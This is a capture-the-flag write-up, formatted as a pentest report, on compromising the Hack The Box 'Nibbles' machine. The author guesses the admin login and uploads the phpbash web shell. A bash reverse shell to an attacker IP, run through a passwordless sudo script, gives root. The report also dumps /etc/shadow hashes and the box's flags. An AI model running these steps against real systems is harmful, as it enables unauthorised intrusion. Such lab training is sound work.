
Hack The Box: Nibbles Report

Box Report

gndpwnd

2022-3-17

Contents

1	Hack The Box: Nibbles Report	1
2	Methodologies	2
2.1	Information Gathering	2
2.2	Penetration	2
2.2.1	System IP: 10.10.10.75	3
2.2.1.1	Service Enumeration	3
2.2.1.2	Initial Access	6
2.2.1.3	Privilege Escalation	10
2.3	Maintaining Access	13
2.4	House Cleaning	13
3	Appendix - Additional Items	14
3.1	Appendix - Proof and Local Contents:	14
3.2	Appendix - /etc/passwd contents	15
3.3	Appendix - /etc/shadow contents	16

1 Hack The Box: Nibbles Report

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Nibbles machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Nibbles machine.

The specific IP address was:

- 10.10.10.75

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the Nibbles machine.

2.2.1 System IP: 10.10.10.75

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.75	TCP: 22,80 UDP: 22,80

Nmap Scan Results:

Service Scan:

```
nmap -vvv -Pn -p 80,22 -sC -sV -oN /HTB-boxes/nibbles/recon/nmap_all_tcp.md 10.10.10.75
```

Output:

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
| ssh-rsa
| → AAAAB3NzaC1yc2EAAAADAQABAAQD8ArTOHWzqhwcYAZWc2CmxFLmVVTwFLZF0zhCBREGCPs2WC3NhAKQ2zefCHCU8XTC8hY9ta5ocU+
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
| ecdsa-sha2-nistp256
| → AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPiFJd2F35NPKIQxKMHRgPzVzoNH0JtTtM+zlwVfxzvcXPFFuQrOL7
|   256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC/RjKhT/2YPlCgFQLx+g0XhC6W3A3raTzjLXQMT8Msk
80/tcp    open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vulnerability Scan:

```
nmap -vvv -Pn -p 80,22 --script vuln -oN /HTB-boxes/nibbles/recon/nmap_all_vuln.md 10.10.10.75
```

Output:

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http      syn-ack
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs: CVE:CVE-2007-6750
|         Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.
|
|       Disclosure date: 2009-09-17
|       References:
|         http://ha.ckers.org/slowloris/
```

```
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server
↳  might not be vulnerable
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find
↳  wp-login.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

2.2.1.2 Initial Access

Vulnerability Exploited: Weak Credentials, File Upload, RCE

Vulnerability Explanation:

After quickly guessing the credentials to login to the admin control panel for the *nibbleblog* installation on *10.10.10.75*, we can see that a plugin is installed that can allow us to upload files to the site.


The image shows a web browser window displaying the login page for the Nibbleblog admin area. The page has a light gray background. At the top, the text "Sign in to Nibbleblog admin area" is displayed in a blue, sans-serif font. Below this text are two input fields: "Username" and "Password", both with light gray borders and placeholder text. Under the "Username" field is a checkbox labeled "Remember me". To the right of these fields is a gray "Login" button. At the bottom left, there is a blue link that says "← Back to blog".

Figure 2.1: Admin Panel for Nibble Blog Installation

We will use the *My Image* plugin to upload a common pentesting tool, *phpbash*.

nibbleblog - Plugins :: My image

Title

Position

Caption

 phpbash.php

Figure 2.2: Uploading phpbash

Vulnerability Fix:

Increase the strength of the admin panel login credentials.

Severity: Critical

Exploit Code:

After uploading *phpbash*, we can visit the following url to activate the tool:

```
http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php
```

```
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image# whoami
nibbler
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image# id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)|
```

Figure 2.3: Collecting Information With *phpbash*

Reference: <https://github.com/Arrexel/phpbash/blob/master/phpbash.php>

Local.txt Proof Screenshot

```
nibbler@Nibbles:/home/nibbler# whoami
nibbler
nibbler@Nibbles:/home/nibbler# ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 00:50:56:b9:ff:56 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:feb9:ff56/64 scope global mngtmpaddr dynamic
valid_lft 86396sec preferred_lft 14396sec
inet6 fe80::250:56ff:feb9:ff56/64 scope link
valid_lft forever preferred_lft forever
nibbler@Nibbles:/home/nibbler# cat /home/nibbler/user.txt
b55d82a44d5b70d69110e0f26d10623c|
```

Figure 2.4: local.txt

Local.txt Contents

```
b55d82a44d5b70d69110e0f26d10623c
```

2.2.1.3 Privilege Escalation

Vulnerability Exploited: Weak file permissions.

Vulnerability Explanation:

The user *nibbler* is able to execute a file with sudo permissions, without a password being required. The only conditions for this privilege escalation are that the file is in the */home/nibbler/personal/stuff/* directory, and is named *monitor.sh*.

Vulnerability Fix:

Reference: *link*

Severity: Critical

Exploit Code:

We can accomplish this privilege escalation by following these steps:

1. Execute these commands to make sure that the directory `/home/nibbler/personal/stuff/`, and `monitor.sh` exists:

```
mkdir /home/nibbler/personal/  
mkdir /home/nibbler/personal/stuff/  
touch /home/nibbler/personal/stuff/monitor.sh
```

2. Now let's change `monitor.sh` to execute a reverse shell when ran by any user.

```
echo "#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.12/4321 0>&1" >  
→ /home/nibbler/personal/stuff/monitor.sh
```

3. On our attacker machine, we need to start a netcat listener:

```
nc -lvnp 4321
```


4. We can now run `monitor.sh` as the user `root`, and execute reverse shell using the following commands:

```
chmod +x /home/nibbler/personal/stuff/monitor.sh  
cd /home/nibbler/personal/stuff/  
sudo ./monitor.sh
```

5. Looking back to our attacker machine's netcat listener, we see that we can execute commands in our new reverse shell.

```
$ nc -lvnp 4321  
listening on [any] 4321 ...  
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.75] 40956  
bash: cannot set terminal process group (1342): Inappropriate ioctl for device  
bash: no job control in this shell  
root@Nibbles:/home/nibbler/personal/stuff# whoami  
whoami  
root  
root@Nibbles:/home/nibbler/personal/stuff# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@Nibbles:/home/nibbler/personal/stuff#
```

Figure 2.5: Getting a Reverse Shell

Proof Screenshot Here:A terminal window with a black background and white text. The user is root@Nibbles. They run 'whoami' and get 'root'. Then they run 'id' and get 'uid=0(root) gid=0(root) groups=0(root)'. Next, they run 'ip a s' and see details for 'lo' and 'ens192'. Finally, they run 'cat /root/root.txt' and see a long alphanumeric string.

```
root@Nibbles:~# whoami
whoami
root
root@Nibbles:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:~# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:ff:56 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.75/24 brd 10.10.10.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:ff56/64 scope global mngtmpaddr dynamic
        valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:ff56/64 scope link
        valid_lft forever preferred_lft forever
root@Nibbles:~# cat /root/root.txt
cat /root/root.txt
cd6ce707e98594ae6f9afe0f4e65d773
root@Nibbles:~#
```

Figure 2.6: proof.txt**Proof.txt Contents:**

```
cd6ce707e98594ae6f9afe0f4e65d773
```

2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the Nibbles machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. Hack the box should not have to remove any user accounts or services from the system.

3 Appendix - Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.10.75	b55d82a44d5b70d69110e0f26d10623cd6ce707e98594ae6f9afe0f4e65d773	

3.2 Appendix - /etc/passwd contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
nibbler:x:1001:1001::/home/nibbler:
```

3.3 Appendix - /etc/shadow contents

```
root:$6$DewMP6p.$vV1WdLCbgZJk0M98Qw7Dur.A.4Y0q910laHkQZu/uMuomOjKntzg5GSs18pYT0qtW9I.YMkr3HBC0Sw/s3TKq0:17511:
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
man:*:17001:0:99999:7:::
lp:*:17001:0:99999:7:::
mail:*:17001:0:99999:7:::
news:*:17001:0:99999:7:::
uucp:*:17001:0:99999:7:::
proxy:*:17001:0:99999:7:::
www-data:*:17001:0:99999:7:::
backup:*:17001:0:99999:7:::
list:*:17001:0:99999:7:::
irc:*:17001:0:99999:7:::
gnats:*:17001:0:99999:7:::
nobody:*:17001:0:99999:7:::
systemd-timesync:*:17001:0:99999:7:::
systemd-network:*:17001:0:99999:7:::
systemd-resolve:*:17001:0:99999:7:::
systemd-bus-proxy:*:17001:0:99999:7:::
syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
lxd:*:17431:0:99999:7:::
messagebus:*:17431:0:99999:7:::
uuidd:*:17431:0:99999:7:::
dnsmasq:*:17431:0:99999:7:::
sshd:*:17431:0:99999:7:::
mysql:!~:17510:0:99999:7:::
nibbler:$6$X3A80jo1$ZixRGB1HEQv552mnnJALZ6h0StYqqJuMoUsFipTFJl220BupNaqGluyidsq4bZ2oBxr2YH/p4.v/ZaMosY4jZ/:175
```